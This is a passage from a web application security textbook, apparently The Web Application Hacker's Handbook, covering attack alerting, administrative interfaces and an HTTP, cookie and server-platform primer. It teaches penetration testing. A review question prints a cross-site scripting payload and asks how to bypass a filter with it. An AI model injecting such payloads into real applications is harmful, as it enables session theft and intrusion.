Audit logs enable an application's owners to retrospectively investigate intrusion attempts and, if possible, take legal action against the perpetrator. However, in many situations it is desirable to take much more immediate action, in real time, in response to attempted attacks. For example, administrators may block the IP address or user account an attacker is using. In extreme cases, they may even take the application offline while investigating the attack and taking remedial action. Even if a successful intrusion has already occurred, its practical effects may be mitigated if defensive action is taken at an early stage.

In most situations, alerting mechanisms must balance the conflicting objectives of reporting each genuine attack reliably and of not generating so many alerts that these come to be ignored. A well-designed alerting mechanism can use a combination of factors to diagnose that a determined attack is under way and can aggregate related events into a single alert where possible. Anomalous events monitored by alerting mechanisms often include the following:

- Usage anomalies, such as large numbers of requests being received from a single IP address or user, indicating a scripted attack
- Business anomalies, such as an unusual number of funds transfers being made to or from a single bank account
- Requests containing known attack strings
- Requests where data that is hidden from ordinary users has been modified

Some of these functions can be provided reasonably well by off-the-shelf application firewalls and intrusion detection products. These typically use a mixture of signature- and anomaly-based rules to identify malicious use of the application and may reactively block malicious requests as well as issue alerts to administrators. These products can form a valuable layer of defense protecting a web application, particularly in the case of existing applications known to contain problems but where resources to fix these are not immediately available. However, their effectiveness usually is limited by the fact that each web application is different, so the rules employed are inevitably generic to some extent. Web application firewalls usually are good at identifying the most obvious attacks, where an attacker submits standard attack strings in each request parameter. However, many attacks are more subtle than this. For example, perhaps they modify the account number in a hidden field to access another user's data, or submit requests out of sequence to exploit defects in the application's logic. In these cases, a request submitted by an attacker may be

identical to that submitted by a benign user. What makes it malicious are the circumstances under which it is made.

In any security-critical application, the most effective way to implement real-time alerting is to integrate this tightly with the application's input validation mechanisms and other controls. For example, if a cookie is expected to have one of a specific set of values, any violation of this indicates that its value has been modified in a way that is not possible for ordinary users of the application. Similarly, if a user changes an account number in a hidden field to identify a different user's account, this strongly indicates malicious intent. The application should already be checking for these attacks as part of its primary defenses, and these protective mechanisms can easily hook into the application's alerting mechanism to provide fully customized indicators of malicious activity. Because these checks have been tailored to the application's actual logic, with a fine-grained knowledge of how ordinary users should be behaving, they are much less prone to false positives than any off-the-shelf solution, however configurable or easy-to-learn that solution may be.

## **Reacting to Attacks**

In addition to alerting administrators, many security-critical applications contain built-in mechanisms to react defensively to users who are identified as potentially malicious.

Because each application is different, most real-world attacks require an attacker to probe systematically for vulnerabilities, submitting numerous requests containing crafted input designed to indicate the presence of various common vulnerabilities. Effective input validation mechanisms will identify many of these requests as potentially malicious and block the input from having any undesirable effect on the application. However, it is sensible to assume that some bypasses to these filters exist and that the application does contain some actual vulnerabilities waiting to be discovered and exploited. At some point, an attacker working systematically is likely to discover these defects.

For this reason, some applications take automatic reactive measures to frustrate the activities of an attacker who is working in this way. For example, they might respond increasingly slowly to the attacker's requests or terminate the attacker's session, requiring him to log in or perform other steps before continuing the attack. Although these measures will not defeat the most patient and determined attacker, they will deter many more casual attackers and will buy additional time for administrators to monitor the situation and take more drastic action if desired.

Reacting to apparent attackers is not, of course, a substitute for fixing any vulnerabilities that exist within the application. However, in the real world, even the most diligent efforts to purge an application of security flaws may leave some exploitable defects. Placing further obstacles in the way of an attacker is an effective defense-in-depth measure that reduces the likelihood that any residual vulnerabilities will be found and exploited.


## Managing the Application

---

Any useful application needs to be managed and administered. This facility often forms a key part of the application's security mechanisms, providing a way for administrators to manage user accounts and roles, access monitoring and audit functions, perform diagnostic tasks, and configure aspects of the application's functionality.

In many applications, administrative functions are implemented within the application itself, accessible through the same web interface as its core nonsecurity functionality, as shown in Figure 2-8. Where this is the case, the administrative mechanism represents a critical part of the application's attack surface. Its primary attraction for an attacker is as a vehicle for privilege escalation. For example:

- Weaknesses in the authentication mechanism may enable an attacker to gain administrative access, effectively compromising the entire application.
- Many applications do not implement effective access control of some of their administrative functions. An attacker may find a means of creating a new user account with powerful privileges.
- Administrative functionality often involves displaying data that originated from ordinary users. Any cross-site scripting flaws within the administrative interface can lead to compromise of a user session that is guaranteed to have powerful privileges.
- Administrative functionality is often subjected to less rigorous security testing, because its users are deemed to be trusted, or because penetration testers are given access to only low-privileged accounts. Furthermore, the functionality often needs to perform inherently dangerous operations, involving access to files on disk or operating system commands. If an attacker can compromise the administrative function, he can often leverage it to take control of the entire server.



**Figure 2-8:** An administrative interface within a web application

## Summary

Despite their extensive differences, virtually all web applications employ the same core security mechanisms in some shape or form. These mechanisms represent an application's primary defenses against malicious users and therefore also comprise the bulk of the application's attack surface. The vulnerabilities we will examine later in this book mainly arise from defects within these core mechanisms.

Of these components, the mechanisms for handling user access and user input are the most important and should receive most of your attention when you are targeting an application. Defects in these mechanisms often lead to complete compromise of the application, enabling you to access data belonging to other users, perform unauthorized actions, and inject arbitrary code and commands.

## Questions

Answers can be found at <http://mdsec.net/wahh>.

1. Why are an application's mechanisms for handling user access only as strong as the weakest of these components?
2. What is the difference between a session and a session token?
3. Why is it not always possible to use a whitelist-based approach to input validation?

4. You are attacking an application that implements an administrative function. You do not have any valid credentials to use the function. Why should you nevertheless pay close attention to it?
5. An input validation mechanism designed to block cross-site scripting attacks performs the following sequence of steps on an item of input:
  1. Strip any `<script>` expressions that appear.
  2. Truncate the input to 50 characters.
  3. Remove any quotation marks within the input.
  4. URL-decode the input.
  5. If any items were deleted, return to step 1.

Can you bypass this validation mechanism to smuggle the following data past it?

```
"><script>alert("foo")</script>
```





# Web Application Technologies

Web applications employ a myriad of technologies to implement their functionality. This chapter is a short primer on the key technologies that you are likely to encounter when attacking web applications. We will examine the HTTP protocol, the technologies commonly employed on the server and client sides, and the encoding schemes used to represent data in different situations. These technologies are in general easy to understand, and a grasp of their relevant features is key to performing effective attacks against web applications.

If you are already familiar with the key technologies used in web applications, you can skim through this chapter to confirm that it offers you nothing new. If you are still learning how web applications work, you should read this chapter before continuing to the later chapters on specific vulnerabilities. For further reading on many of the areas covered, we recommend *HTTP: The Definitive Guide* by David Gourley and Brian Totty (O'Reilly, 2002), and also the website of the World Wide Web Consortium at [www.w3.org](http://www.w3.org).

## The HTTP Protocol

---

Hypertext transfer protocol (HTTP) is the core communications protocol used to access the World Wide Web and is used by all of today's web applications. It is a simple protocol that was originally developed for retrieving static text-based resources. It has since been extended and leveraged in various ways to enable it to support the complex distributed applications that are now commonplace.

HTTP uses a message-based model in which a client sends a request message and the server returns a response message. The protocol is essentially connectionless: although HTTP uses the stateful TCP protocol as its transport mechanism, each exchange of request and response is an autonomous transaction and may use a different TCP connection.

## HTTP Requests

All HTTP messages (requests and responses) consist of one or more headers, each on a separate line, followed by a mandatory blank line, followed by an optional message body. A typical HTTP request is as follows:

```
GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwave-
flash, */*
Referer: https://mdsec.net/auth/488/Home.ashx
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)
Accept-Encoding: gzip, deflate
Host: mdsec.net
Connection: Keep-Alive
Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476
```

The first line of every HTTP request consists of three items, separated by spaces:

- A verb indicating the HTTP method. The most commonly used method is `GET`, whose function is to retrieve a resource from the web server. `GET` requests do not have a message body, so no further data follows the blank line after the message headers.
- The requested URL. The URL typically functions as a name for the resource being requested, together with an optional query string containing parameters that the client is passing to that resource. The query string is indicated by the `?` character in the URL. The example contains a single parameter with the name `uid` and the value `129`.
- The HTTP version being used. The only HTTP versions in common use on the Internet are 1.0 and 1.1, and most browsers use version 1.1 by default. There are a few differences between the specifications of these two versions; however, the only difference you are likely to encounter when attacking web applications is that in version 1.1 the `Host` request header is mandatory.

Here are some other points of interest in the sample request:

- The `Referer` header is used to indicate the URL from which the request originated (for example, because the user clicked a link on that page). Note that this header was misspelled in the original HTTP specification, and the misspelled version has been retained ever since.
- The `User-Agent` header is used to provide information about the browser or other client software that generated the request. Note that most browsers include the Mozilla prefix for historical reasons. This was the `User-Agent` string used by the originally dominant Netscape browser, and other browsers wanted to assert to websites that they were compatible with this standard. As with many quirks from computing history, it has become so established that it is still retained, even on the current version of Internet Explorer, which made the request shown in the example.
- The `Host` header specifies the hostname that appeared in the full URL being accessed. This is necessary when multiple websites are hosted on the same server, because the URL sent in the first line of the request usually does not contain a hostname. (See Chapter 17 for more information about virtually hosted websites.)
- The `Cookie` header is used to submit additional parameters that the server has issued to the client (described in more detail later in this chapter).

## HTTP Responses

A typical HTTP response is as follows:

```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2011 09:23:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1067

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://
www.w3.org/1999/xhtml" ><head><title>Your details</title>
...
```

The first line of every HTTP response consists of three items, separated by spaces:

- The HTTP version being used.
- A numeric status code indicating the result of the request. 200 is the most common status code; it means that the request was successful and that the requested resource is being returned.
- A textual “reason phrase” further describing the status of the response. This can have any value and is not used for any purpose by current browsers.

Here are some other points of interest in the response:

- The `Server` header contains a banner indicating the web server software being used, and sometimes other details such as installed modules and the server operating system. The information contained may or may not be accurate.
- The `Set-Cookie` header issues the browser a further cookie; this is submitted back in the `Cookie` header of subsequent requests to this server.
- The `Pragma` header instructs the browser not to store the response in its cache. The `Expires` header indicates that the response content expired in the past and therefore should not be cached. These instructions are frequently issued when dynamic content is being returned to ensure that browsers obtain a fresh version of this content on subsequent occasions.
- Almost all HTTP responses contain a message body following the blank line after the headers. The `Content-Type` header indicates that the body of this message contains an HTML document.
- The `Content-Length` header indicates the length of the message body in bytes.


## HTTP Methods

When you are attacking web applications, you will be dealing almost exclusively with the most commonly used methods: `GET` and `POST`. You need to be aware of some important differences between these methods, as they can affect an application’s security if overlooked.

The `GET` method is designed to retrieve resources. It can be used to send parameters to the requested resource in the URL query string. This enables users to bookmark a URL for a dynamic resource that they can reuse. Or other users can retrieve the equivalent resource on a subsequent occasion (as in a bookmarked search query). URLs are displayed on-screen and are logged in various places, such as the browser history and the web server’s access logs. They are also transmitted in the `Referer` header to other sites when external

links are followed. For these reasons, the query string should not be used to transmit any sensitive information.

The `POST` method is designed to perform actions. With this method, request parameters can be sent both in the URL query string and in the body of the message. Although the URL can still be bookmarked, any parameters sent in the message body will be excluded from the bookmark. These parameters will also be excluded from the various locations in which logs of URLs are maintained and from the `Referer` header. Because the `POST` method is designed for performing actions, if a user clicks the browser's Back button to return to a page that was accessed using this method, the browser does not automatically reissue the request. Instead, it warns the user of what it is about to do, as shown in Figure 3-1. This prevents users from unwittingly performing an action more than once. For this reason, `POST` requests should always be used when an action is being performed.



**Figure 3-1:** Browsers do not automatically reissue `POST` requests made by users, because these might cause an action to be performed more than once

In addition to the `GET` and `POST` methods, the HTTP protocol supports numerous other methods that have been created for specific purposes. Here are the other ones you are most likely to require knowledge of:

- `HEAD` functions in the same way as a `GET` request, except that the server should not return a message body in its response. The server should return the same headers that it would have returned to the corresponding `GET` request. Hence, this method can be used to check whether a resource is present before making a `GET` request for it.
- `TRACE` is designed for diagnostic purposes. The server should return in the response body the exact contents of the request message it received. This can be used to detect the effect of any proxy servers between the client and server that may manipulate the request.
- `OPTIONS` asks the server to report the HTTP methods that are available for a particular resource. The server typically returns a response containing an `Allow` header that lists the available methods.
- `PUT` attempts to upload the specified resource to the server, using the content contained in the body of the request. If this method is enabled, you may be able to leverage it to attack the application, such as by uploading an arbitrary script and executing it on the server.

Many other HTTP methods exist that are not directly relevant to attacking web applications. However, a web server may expose itself to attack if certain dangerous methods are available. See Chapter 18 for further details on these methods and examples of using them in an attack.

## URLs

A uniform resource locator (URL) is a unique identifier for a web resource through which that resource can be retrieved. The format of most URLs is as follows:

```
protocol://hostname[:port]/[path/]file[?param=value]
```

Several components in this scheme are optional. The port number usually is included only if it differs from the default used by the relevant protocol. The URL used to generate the HTTP request shown earlier is as follows:

```
https://mdsec.net/auth/488/YourDetails.ashx?uid=129
```

In addition to this absolute form, URLs may be specified relative to a particular host, or relative to a particular path on that host. For example:

```
/auth/488/YourDetails.ashx?uid=129  
YourDetails.ashx?uid=129
```

These relative forms are often used in web pages to describe navigation within the website or application itself.

**NOTE** You may encounter the term *URI* (or uniform resource identifier) being used instead of URL, but it is really only used in formal specifications and by those who want to exhibit their pedantry.

## REST

Representational state transfer (REST) is a style of architecture for distributed systems in which requests and responses contain representations of the current state of the system's resources. The core technologies employed in the World Wide Web, including the HTTP protocol and the format of URLs, conform to the REST architectural style.

Although URLs containing parameters within the query string do themselves conform to REST constraints, the term "REST-style URL" is often used to signify a URL that contains its parameters within the URL file path, rather than the query string. For example, the following URL containing a query string:

```
http://wahh-app.com/search?make=ford&model=pinto
```

corresponds to the following URL containing "REST-style" parameters:

```
http://wahh-app.com/search/ford/pinto
```

Chapter 4 describes how you need to consider these different parameter styles when mapping an application's content and functionality and identifying its key attack surface.

## HTTP Headers

HTTP supports a large number of headers, some of which are designed for specific unusual purposes. Some headers can be used for both requests and responses, and others are specific to one of these message types. The following sections describe the headers you are likely to encounter when attacking web applications.

### *General Headers*

- **Connection** tells the other end of the communication whether it should close the TCP connection after the HTTP transmission has completed or keep it open for further messages.
- **Content-Encoding** specifies what kind of encoding is being used for the content contained in the message body, such as `gzip`, which is used by some applications to compress responses for faster transmission.
- **Content-Length** specifies the length of the message body, in bytes (except in the case of responses to `HEAD` requests, when it indicates the length of the body in the response to the corresponding `GET` request).
- **Content-Type** specifies the type of content contained in the message body, such as `text/html` for HTML documents.
- **Transfer-Encoding** specifies any encoding that was performed on the message body to facilitate its transfer over HTTP. It is normally used to specify chunked encoding when this is employed.

### *Request Headers*

- **Accept** tells the server what kinds of content the client is willing to accept, such as image types, office document formats, and so on.
- **Accept-Encoding** tells the server what kinds of content encoding the client is willing to accept.
- **Authorization** submits credentials to the server for one of the built-in HTTP authentication types.
- **Cookie** submits cookies to the server that the server previously issued.
- **Host** specifies the hostname that appeared in the full URL being requested.

- `If-Modified-Since` specifies when the browser last received the requested resource. If the resource has not changed since that time, the server may instruct the client to use its cached copy, using a response with status code 304.
- `If-None-Match` specifies an *entity tag*, which is an identifier denoting the contents of the message body. The browser submits the entity tag that the server issued with the requested resource when it was last received. The server can use the entity tag to determine whether the browser may use its cached copy of the resource.
- `Origin` is used in cross-domain Ajax requests to indicate the domain from which the request originated (see Chapter 13).
- `Referer` specifies the URL from which the current request originated.
- `User-Agent` provides information about the browser or other client software that generated the request.

## ***Response Headers***

- `Access-Control-Allow-Origin` indicates whether the resource can be retrieved via cross-domain Ajax requests (see Chapter 13).
- `Cache-Control` passes caching directives to the browser (for example, `no-cache`).
- `ETag` specifies an entity tag. Clients can submit this identifier in future requests for the same resource in the `If-None-Match` header to notify the server which version of the resource the browser currently holds in its cache.
- `Expires` tells the browser for how long the contents of the message body are valid. The browser may use the cached copy of this resource until this time.
- `Location` is used in redirection responses (those that have a status code starting with 3) to specify the target of the redirect.
- `Pragma` passes caching directives to the browser (for example, `no-cache`).
- `Server` provides information about the web server software being used.
- `Set-Cookie` issues cookies to the browser that it will submit back to the server in subsequent requests.
- `WWW-Authenticate` is used in responses that have a 401 status code to provide details on the type(s) of authentication that the server supports.
- `X-Frame-Options` indicates whether and how the current response may be loaded within a browser frame (see Chapter 13).



## Cookies

Cookies are a key part of the HTTP protocol that most web applications rely on. Frequently they can be used as a vehicle for exploiting vulnerabilities. The cookie mechanism enables the server to send items of data to the client, which the client stores and resubmits to the server. Unlike the other types of request parameters (those within the URL query string or the message body), cookies continue to be resubmitted in each subsequent request without any particular action required by the application or the user.

A server issues a cookie using the `Set-Cookie` response header, as you have seen:

```
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

The user's browser then automatically adds the following header to subsequent requests back to the same server:

```
Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

Cookies normally consist of a name/value pair, as shown, but they may consist of any string that does not contain a space. Multiple cookies can be issued by using multiple `Set-Cookie` headers in the server's response. These are submitted back to the server in the same `Cookie` header, with a semicolon separating different individual cookies.

In addition to the cookie's actual value, the `Set-Cookie` header can include any of the following optional attributes, which can be used to control how the browser handles the cookie:

- `expires` sets a date until which the cookie is valid. This causes the browser to save the cookie to persistent storage, and it is reused in subsequent browser sessions until the expiration date is reached. If this attribute is not set, the cookie is used only in the current browser session.
- `domain` specifies the domain for which the cookie is valid. This must be the same or a parent of the domain from which the cookie is received.
- `path` specifies the URL path for which the cookie is valid.
- `secure` — If this attribute is set, the cookie will be submitted only in HTTPS requests.
- `HttpOnly` — If this attribute is set, the cookie cannot be directly accessed via client-side JavaScript.

Each of these cookie attributes can impact the application's security. The primary impact is on the attacker's ability to directly target other users of the application. See Chapters 12 and 13 for more details.

## Status Codes

Each HTTP response message must contain a status code in its first line, indicating the result of the request. The status codes fall into five groups, according to the code's first digit:

- **1xx** — Informational.
- **2xx** — The request was successful.
- **3xx** — The client is redirected to a different resource.
- **4xx** — The request contains an error of some kind.
- **5xx** — The server encountered an error fulfilling the request.

There are numerous specific status codes, many of which are used only in specialized circumstances. Here are the status codes you are most likely to encounter when attacking a web application, along with the usual reason phrase associated with them:

- **100 Continue** is sent in some circumstances when a client submits a request containing a body. The response indicates that the request headers were received and that the client should continue sending the body. The server returns a second response when the request has been completed.
- **200 OK** indicates that the request was successful and that the response body contains the result of the request.
- **201 Created** is returned in response to a `PUT` request to indicate that the request was successful.
- **301 Moved Permanently** redirects the browser permanently to a different URL, which is specified in the `Location` header. The client should use the new URL in the future rather than the original.
- **302 Found** redirects the browser temporarily to a different URL, which is specified in the `Location` header. The client should revert to the original URL in subsequent requests.
- **304 Not Modified** instructs the browser to use its cached copy of the requested resource. The server uses the `If-Modified-Since` and `If-None-Match` request headers to determine whether the client has the latest version of the resource.
- **400 Bad Request** indicates that the client submitted an invalid HTTP request. You will probably encounter this when you have modified a request in certain invalid ways, such as by placing a space character into the URL.
- **401 Unauthorized** indicates that the server requires HTTP authentication before the request will be granted. The `WWW-Authenticate` header contains details on the type(s) of authentication supported.

- 403 `Forbidden` indicates that no one is allowed to access the requested resource, regardless of authentication.
- 404 `Not Found` indicates that the requested resource does not exist.
- 405 `Method Not Allowed` indicates that the method used in the request is not supported for the specified URL. For example, you may receive this status code if you attempt to use the `PUT` method where it is not supported.
- 413 `Request Entity Too Large` — If you are probing for buffer overflow vulnerabilities in native code, and therefore are submitting long strings of data, this indicates that the body of your request is too large for the server to handle.
- 414 `Request URI Too Long` is similar to the 413 response. It indicates that the URL used in the request is too large for the server to handle.
- 500 `Internal Server Error` indicates that the server encountered an error fulfilling the request. This normally occurs when you have submitted unexpected input that caused an unhandled error somewhere within the application's processing. You should closely review the full contents of the server's response for any details indicating the nature of the error.
- 503 `Service Unavailable` normally indicates that, although the web server itself is functioning and can respond to requests, the application accessed via the server is not responding. You should verify whether this is the result of any action you have performed.

## HTTPS

The HTTP protocol uses plain TCP as its transport mechanism, which is unencrypted and therefore can be intercepted by an attacker who is suitably positioned on the network. HTTPS is essentially the same application-layer protocol as HTTP but is tunneled over the secure transport mechanism, Secure Sockets Layer (SSL). This protects the privacy and integrity of data passing over the network, reducing the possibilities for noninvasive interception attacks. HTTP requests and responses function in exactly the same way regardless of whether SSL is used for transport.

**NOTE** SSL has strictly been superseded by transport layer security (TLS), but the latter usually still is referred to using the older name.

## HTTP Proxies

An HTTP proxy is a server that mediates access between the client browser and the destination web server. When a browser has been configured to use a proxy

server, it makes all its requests to that server. The proxy relays the requests to the relevant web servers and forwards their responses back to the browser. Most proxies also provide additional services, including caching, authentication, and access control.

You should be aware of two differences in how HTTP works when a proxy server is being used:

- When a browser issues an unencrypted HTTP request to a proxy server, it places the full URL into the request, including the protocol prefix `http://`, the server's hostname, and the port number if this is nonstandard. The proxy server extracts the hostname and port and uses these to direct the request to the correct destination web server.
- When HTTPS is being used, the browser cannot perform the SSL handshake with the proxy server, because this would break the secure tunnel and leave the communications vulnerable to interception attacks. Hence, the browser must use the proxy as a pure TCP-level relay, which passes all network data in both directions between the browser and the destination web server, with which the browser performs an SSL handshake as normal. To establish this relay, the browser makes an HTTP request to the proxy server using the `CONNECT` method and specifying the destination hostname and port number as the URL. If the proxy allows the request, it returns an HTTP response with a 200 status, keeps the TCP connection open, and from that point onward acts as a pure TCP-level relay to the destination web server.

By some measure, the most useful item in your toolkit when attacking web applications is a specialized kind of proxy server that sits between your browser and the target website and allows you to intercept and modify all requests and responses, even those using HTTPS. We will begin examining how you can use this kind of tool in the next chapter.

## HTTP Authentication

The HTTP protocol includes its own mechanisms for authenticating users using various authentication schemes, including the following:

- **Basic** is a simple authentication mechanism that sends user credentials as a Base64-encoded string in a request header with each message.
- **NTLM** is a challenge-response mechanism and uses a version of the Windows NTLM protocol.
- **Digest** is a challenge-response mechanism and uses MD5 checksums of a nonce with the user's credentials.

It is relatively rare to encounter these authentication protocols being used by web applications deployed on the Internet. They are more commonly used within organizations to access intranet-based services.

#### COMMON MYTH

**“Basic authentication is insecure.”**

**Because basic authentication places credentials in unencrypted form within the HTTP request, it is frequently stated that the protocol is insecure and should not be used. But forms-based authentication, as used by numerous banks, also places credentials in unencrypted form within the HTTP request.**

**Any HTTP message can be protected from eavesdropping attacks by using HTTPS as a transport mechanism, which should be done by every security-conscious application. In relation to eavesdropping, at least, basic authentication in itself is no worse than the methods used by the majority of today’s web applications.**

## Web Functionality

In addition to the core communications protocol used to send messages between client and server, web applications employ numerous technologies to deliver their functionality. Any reasonably functional application may employ dozens of distinct technologies within its server and client components. Before you can mount a serious attack against a web application, you need a basic understanding of how its functionality is implemented, how the technologies used are designed to behave, and where their weak points are likely to lie.

## Server-Side Functionality

The early World Wide Web contained entirely static content. Websites consisted of various resources such as HTML pages and images, which were simply loaded onto a web server and delivered to any user who requested them. Each time a particular resource was requested, the server responded with the same content.

Today’s web applications still typically employ a fair number of static resources. However, a large amount of the content that they present to users is generated dynamically. When a user requests a dynamic resource, the server’s response is created on the fly, and each user may receive content that is uniquely customized for him or her.

Dynamic content is generated by scripts or other code executing on the server. These scripts are akin to computer programs in their own right. They have various inputs, perform processing on these, and return their outputs to the user.

When a user's browser requests a dynamic resource, normally it does not simply ask for a copy of that resource. In general, it also submits various parameters along with its request. It is these parameters that enable the server-side application to generate content that is tailored to the individual user. HTTP requests can be used to send parameters to the application in three main ways:

- In the URL query string
- In the file path of REST-style URLs
- In HTTP cookies
- In the body of requests using the `POST` method

In addition to these primary sources of input, the server-side application may in principle use any part of the HTTP request as an input to its processing. For example, an application may process the `User-Agent` header to generate content that is optimized for the type of browser being used.

Like computer software in general, web applications employ a wide range of technologies on the server side to deliver their functionality:

- Scripting languages such as PHP, VBScript, and Perl
- Web application platforms such as ASP.NET and Java
- Web servers such as Apache, IIS, and Netscape Enterprise
- Databases such as MS-SQL, Oracle, and MySQL
- Other back-end components such as filesystems, SOAP-based web services, and directory services

All these technologies and the types of vulnerabilities that can arise in relation to them are examined in detail throughout this book. Some of the most common web application platforms and technologies you are likely to encounter are described in the following sections.

#### COMMON MYTH

**"Our applications need only cursory security review, because they employ a well-used framework."**

**Use of a well-used framework is often a cause for complacency in web application development, on the assumption that common vulnerabilities such as SQL injection are automatically avoided. This assumption is mistaken for two reasons.**

**First, a large number of web application vulnerabilities arise in an application's design, not its implementation, and are independent of the development framework or language chosen.**

**Second, because a framework typically employs plug-ins and packages from the cutting edge of the latest repositories, it is likely that these packages have not undergone security review. Interestingly, if a vulnerability is later found in the application, the same proponents of the myth will readily swap sides and blame their framework or third-party package!**

## *The Java Platform*

For many years, the Java Platform, Enterprise Edition (formerly known as J2EE) was a de facto standard for large-scale enterprise applications. Originally developed by Sun Microsystems and now owned by Oracle, it lends itself to multitiered and load-balanced architectures and is well suited to modular development and code reuse. Because of its long history and widespread adoption, many high-quality development tools, application servers, and frameworks are available to assist developers. The Java Platform can be run on several underlying operating systems, including Windows, Linux, and Solaris.

Descriptions of Java-based web applications often employ a number of potentially confusing terms that you may need to be aware of:

- An **Enterprise Java Bean (EJB)** is a relatively heavyweight software component that encapsulates the logic of a specific business function within the application. EJBs are intended to take care of various technical challenges that application developers must address, such as transactional integrity.
- A **Plain Old Java Object (POJO)** is an ordinary Java object, as distinct from a special object such as an EJB. A POJO normally is used to denote objects that are user-defined and are much simpler and more lightweight than EJBs and those used in other frameworks.
- A **Java Servlet** is an object that resides on an application server and receives HTTP requests from clients and returns HTTP responses. Servlet implementations can use numerous interfaces to facilitate the development of useful applications.
- A **Java web container** is a platform or engine that provides a runtime environment for Java-based web applications. Examples of Java web containers are Apache Tomcat, BEA WebLogic, and JBoss.

Many Java web applications employ third-party and open source components alongside custom-built code. This is an attractive option because it reduces development effort, and Java is well suited to this modular approach. Here are some examples of components commonly used for key application functions:

- **Authentication** — JAAS, ACEGI
- **Presentation layer** — SiteMesh, Tapestry

- Database object relational mapping — Hibernate
- Logging — Log4J

If you can determine which open source packages are used in the application you are attacking, you can download these and perform a code review or install them to experiment on. A vulnerability in any of these may be exploitable to compromise the wider application.

## **ASP.NET**

ASP.NET is Microsoft's web application framework and is a direct competitor to the Java Platform. ASP.NET is several years younger than its counterpart but has made significant inroads into Java's territory.

ASP.NET uses Microsoft's .NET Framework, which provides a virtual machine (the Common Language Runtime) and a set of powerful APIs. Hence, ASP.NET applications can be written in any .NET language, such as C# or VB.NET.

ASP.NET lends itself to the event-driven programming paradigm that is normally used in conventional desktop software, rather than the script-based approach used in most earlier web application frameworks. This, together with the powerful development tools provided with Visual Studio, makes developing a functional web application extremely easy for anyone with minimal programming skills.

The ASP.NET framework helps protect against some common web application vulnerabilities such as cross-site scripting, without requiring any effort from the developer. However, one practical downside of its apparent simplicity is that many small-scale ASP.NET applications are actually created by beginners who lack any awareness of the core security problems faced by web applications.

## **PHP**

The PHP language emerged from a hobby project (the acronym originally stood for "personal home page"). It has since evolved almost unrecognizably into a highly powerful and rich framework for developing web applications. It is often used in conjunction with other free technologies in what is known as the LAMP stack (composed of Linux as the operating system, Apache as the web server, MySQL as the database server, and PHP as the programming language for the web application).

Numerous open source applications and components have been developed using PHP. Many of these provide off-the-shelf solutions for common application functions, which are often incorporated into wider custom-built applications:

- Bulletin boards — PHPBB, PHP-Nuke
- Administrative front ends — PHPMyAdmin



- **Web mail** — SquirrelMail, IlohaMail
- **Photo galleries** — Gallery
- **Shopping carts** — osCommerce, ECW-Shop
- **Wikis** — MediaWiki, WakkaWiki

Because PHP is free and easy to use, it has often been the language of choice for many beginners writing web applications. Furthermore, the design and default configuration of the PHP framework has historically made it easy for programmers to unwittingly introduce security bugs into their code. These factors have meant that applications written in PHP have suffered from a disproportionate number of security vulnerabilities. In addition, several defects have existed within the PHP platform itself that often could be exploited via applications running on it. See Chapter 19 for details on common defects arising in PHP applications.

### ***Ruby on Rails***

Rails 1.0 was released in 2005, with strong emphasis on Model-View-Controller architecture. A key strength of Rails is the breakneck speed with which fully fledged data-driven applications can be created. If a developer follows the Rails coding style and naming conventions, Rails can autogenerate a model for database content, controller actions for modifying it, and default views for the application user. As with any highly functional new technology, several vulnerabilities have been found in Ruby on Rails, including the ability to bypass a “safe mode,” analogous to that found in PHP.

More details on recent vulnerabilities can be found here:

[www.ruby-lang.org/en/security/](http://www.ruby-lang.org/en/security/)

### ***SQL***

Structured Query Language (SQL) is used to access data in relational databases, such as Oracle, MS-SQL server and MySQL. The vast majority of today’s web applications employ SQL-based databases as their back-end data store, and nearly all application functions involve interaction with these data stores in some way.

Relational databases store data in tables, each of which contains a number of rows and columns. Each column represents a data field, such as “name” or “e-mail address,” and each row represents an item with values assigned to some or all of these fields.

